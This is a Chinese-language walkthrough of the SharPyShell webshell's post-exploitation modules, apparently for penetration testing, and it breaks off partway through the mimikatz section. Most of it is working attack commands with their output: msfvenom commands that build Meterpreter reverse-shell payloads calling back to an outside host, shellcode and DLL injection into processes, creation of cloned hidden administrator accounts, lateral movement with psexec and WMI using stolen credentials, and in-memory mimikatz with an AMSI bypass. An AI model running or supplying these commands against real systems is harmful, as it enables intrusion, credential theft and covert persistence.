
```
#download                  Download a file from the server
 #exec_cmd                  Run a cmd.exe /c command on the server
 #exec_ps                   Run a powershell.exe -nop -noni -enc 'base64command' on the ser
ver
 #inject_dll_reflective     Inject a reflective DLL in a new (or existing) process
 #inject_dll_srdi           Inject a generic DLL in a new (or existing) process
 #inject_shellcode          Inject shellcode in a new (or existing) process
 #invoke_ps_module          Run a ps1 script on the target server
 #invoke_ps_module_as       Run a ps1 script on the target server as a specific user
 #lateral_psexec            Run psexec binary to move laterally
 #lateral_wmi               Run builtin WMI command to move laterally
 #mimikatz                  Run an offline version of mimikatz directly in memory
 #net_portscan              Run a port scan using regular sockets, based (pretty) loosely o
n nmap
 #privesc_juicy_potato      Launch InMem Juicy Potato attack trying to impersonate NT AUTHO
RITY\SYSTEM
 #privesc_powerup           Run Powerup module to assess all misconfiguration for privesc
 #runas                     Run a cmd.exe /c command spawning a new process as a specific u
ser
 #runas_ps                  Run a powershell.exe -enc spawning a new process as a specific
 user
 #upload                    Upload a file to the server
```

0x05 SharPyShell 模块

#download

从服务器下载文件

```
Usage：#download remote_input_path [local_output_path] [chunk_size]

C:\Windows\Temp> #download C:\ProgramData\MS16-032_x64.exe /tmp/MS16-032_x64.exe
```




```
C:\Windows\Temp> #download C:\ProgramData\MS16-032_x64.exe /tmp/MS16-032_x64.exe
File Downloaded correctly to /tmp/MS16-032_x64.exe
```

#exec_cmd

在服务器上运行 cmd.exe /c 命令

```
Usage：#exec_cmd os_command [args]

C:\Windows\Temp> #exec_cmd whoami /priv
```




```
C:\Windows\Temp> #exec_cmd whoami /priv

特权信息
----------------------

特权名                        描述                 状态
============================= ==================== ======
SeAssignPrimaryTokenPrivilege 替换一个进程级令牌   已禁用
SeIncreaseQuotaPrivilege      为进程调整内存配额   已禁用
SeAuditPrivilege              生成安全审核         已禁用
SeChangeNotifyPrivilege       绕过遍历检查         已启用
SeImpersonatePrivilege        身份验证后模拟客户端 已启用
SeCreateGlobalPrivilege       创建全局对象         已启用
SeIncreaseWorkingSetPrivilege 增加进程工作集       已禁用
```

#exec_ps

在服务器上运行 powershell.exe –nop –noni –enc 'base64command'

```
Usage：#exec_ps os_command [args]

C:\Windows\Temp> #exec_ps $psversiontable
```




```
C:\Windows\Temp> #exec_ps $psversiontable

Name                           Value
----                           -----
CLRVersion                     2.0.50727.5420
BuildVersion                   6.1.7601.17514
PSVersion                      2.0
WSManStackVersion              2.0
PSCompatibleVersions           {1.0, 2.0}
SerializationVersion           1.1.0.1
PSRemotingProtocolVersion      2.1
```

#inject_dll_reflective

使用 DLL 反射注入到新的进程或现有进程中，DLL 必须包含ReflectiveLoader导出的函数，而且需要放置在 modules/reflective_dll / 目录下，注入类型支持：remote_virtual（默认）、remote_virtual_protect，如果没有指定进程 PID 时默认注入到 cmd.exe 进程

```
Usage: #inject_dll_reflective dll_path [injection_type] [remote_process]

C:\Windows\Temp> #inject_dll_reflective messagebox_reflective.dll
```




```
C:\Windows\Temp> #inject_dll_reflective messagebox_reflective.dll

        Started process cmd.exe with pid 6104

        Correclty opened a handle on process with pid 6104

        Allocated memory RWX for code of 67584 bytes

        Code written into remote process. Bytes written: 67584

        Using CreateRemoteThread...

        Remote Thread started!

        Code executed left in background as an async thread in the process 'cmd.exe' with pid 6104
```

#inject_dll_srdi

使用 DLL 通用注入到新的进程或现有进程中，需要将 dll 文件放置在 modules/dll / 目录下，注入类型支持：remote_virtual（默认）、remote_virtual_protect，如果没有指定进程 PID 时默认注入到 cmd.exe 进程

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.120 lport=443 -f dll > /
tmp/shellcode.dll

Usage: #inject_dll_srdi dll_path [injection_type] [remote_process]

C:\Windows\Temp> #inject_dll_srdi shellcode.dll
```




```
C:\Windows\Temp> #inject_dll_srdi shellcode.dll

        Started process cmd.exe with pid 6156

        Correclty opened a handle on process with pid 6156

        Allocated memory RWX for code of 7168 bytes

        Code written into remote process. Bytes written: 7168

        Using CreateRemoteThread...

        Remote Thread started!

        Code executed left in background as an async thread in the process 'cmd.exe' with pid 6156
```

#inject_shellcode

在新的进程或现有进程注入 shellcode，MSF 的 shellcode 格式为 `RAW` ，注入类型支持：remote_virtual（默认）、remote_virtual_protect，如果没有指定进程 PID 时默认注入到 cmd.exe 进程

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.120 lport=443 -f raw > /tmp/shellcode.bin

Usage：#inject_shellcode shellcode_path [injection_type] [remote_process]

C:\Windows\Temp> #inject_shellcode /tmp/shellcode.bin
```




```
C:\Windows\Temp> #inject_shellcode /tmp/shellcode.bin

        Started process cmd.exe with pid 3492

        Correclty opened a handle on process with pid 3492

        Allocated memory RWX for code of 1024 bytes

        Code written into remote process. Bytes written: 1024

        Using CreateRemoteThread...

        Remote Thread started!

        Code executed left in background as an async thread in the process 'cmd.exe' with pid 3492
```

#invoke_ps_module

在目标服务器上运行 ps1 脚本

```
Usage：#invoke_ps_module ps_module [appended_code]

C:\Windows\Temp> #invoke_ps_module clone.ps1 ';Create-Clone -u betasec123 -p pass!@#123'
```




```
C:\Windows\Temp> #invoke_ps_module clone.ps1 ';Create-Clone -u betasec123 -p [redacted]'


Uploading encrypted ps module....

File uploaded correctly to: C:\Windows\Temp\gywq8f\ms5imartmcbm


Module executed correctly:
[*] Start
[*] Tring to change reg privilege !
[*] Create User...
[*] Creating new local user betasec123 with password [redacted]
[*] Adding local user betasec123 to Administrators.
[*] Ensuring password for betasec123 never expires.
[*] Get User betasec123's  Key ..
[!] 000004c6
[*] Get User administrator's  Key ..
[!] 000001f4
[*] Clone User..
[*] Get clone user'F value
[*] Change user'F value
[*] Delete User..
[*] Change reg privilege back !
[*] Done
```

#invoke_ps_module_as

以特定用户身份在目标服务器上运行 ps1 脚本

```
Usage: #invoke_ps_module_as ps_module username password [appended_code] [domain] [process_timeout_ms] [logon_type]

C:\Windows\Temp> #invoke_ps_module_as clone.ps1 betasec123 pass!@#123 ';Create-Clone -u betasec456 -p pass!@#123
```




```
C:\Windows\Temp> #invoke_ps_module_as clone.ps1 betasec123 pass!@#123 ';Create-Clone -u betasec456 -p pass!@#123'


Module executed correctly:
[*] Start
[*] Tring to change reg privilege !
[*] Create User...
[*] Creating new local user betasec456 with password pass!@#123
[*] Adding local user betasec456 to Administrators.
[*] Ensuring password for betasec456 never expires.
[*] Get User betasec456's  Key ..
[!] 000004c9
[*] Get User administrator's  Key ..
[!] 000001f4
[*] Clone User..
[*] Get clone user'F value
[*] Change user'F value
[*] Delete User..
[*] Change reg privilege back !
[*] Done
```

#lateral_psexec

运行 psexec 进行横向移动

```
Usage: #lateral_psexec target_ip username password command [local_user] [local_password] [local_domain]

C:\Windows\Temp> #lateral_psexec 192.168.1.108 administrator pass!@#123 'cmd /c whoami'
```




```
C:\Windows\Temp> #lateral_psexec 192.168.1.108 administrator [redacted] 'cmd /c whoami'


Uploading psexec binary....

Chunk 1 --> 0 - 102400 bytes written correctly to C:\Windows\Temp\6lvfrn5s8c\zy6z9.exe
Chunk 2 --> 102400 - 204800 bytes written correctly to C:\Windows\Temp\6lvfrn5s8c\zy6z9.exe
Chunk 3 --> 204800 - 307200 bytes written correctly to C:\Windows\Temp\6lvfrn5s8c\zy6z9.exe
Chunk 4 --> 307200 - 409600 bytes written correctly to C:\Windows\Temp\6lvfrn5s8c\zy6z9.exe
File uploaded correctly to: C:\Windows\Temp\6lvfrn5s8c\zy6z9.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

win-5b5k871dovn\administrator

Starting cmd on 192.168.1.108...n 192.168.1.108...
cmd exited on 192.168.1.108 with error code 0.
```

#lateral_wmi

运行内置 WMI 命令进行横向移动，需在 Administrator 权限下执行，SYSTEM 权限执行提示：拒绝访问

```
Usage: #lateral_wmi target_ip username password command [local_user] [local_password] [local_domain]

C:\Windows\Temp> #lateral_wmi 192.168.1.112 administrator pass!@#123 'cmd /c whoami'
```




```
C:\Windows\Temp> #lateral_wmi 192.168.1.112 administrator [redacted] 'cmd /c whoami'
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 1688;
        ReturnValue = 0;
};
```

#mimikatz

直接在内存中运行 mimikatz，执行类型支持：ps1（默认）、exe、reflective_dll

```
Usage: #mimikatz [exec_type] [username] [password] [domain] [custom_command]

C:\Windows\Temp> #mimikatz ps1
C:\Windows\Temp> #mimikatz exe
C:\Windows\Temp> #mimikatz dll    //Bypass Windows Defender AMSI
```




```
C:\Windows\Temp> #mimikatz exe



Uploading mimikatz binary....

Chunk 1 --> 0 - 102400 bytes written correctly to C:\Windows\Temp\qp7gm7uomgs\y5n75mmu73ed9bt.exe
Chunk 2 --> 102400 - 204800 bytes written correctly to C:\Windows\Temp\qp7gm7uomgs\y5n75mmu73ed9bt.exe
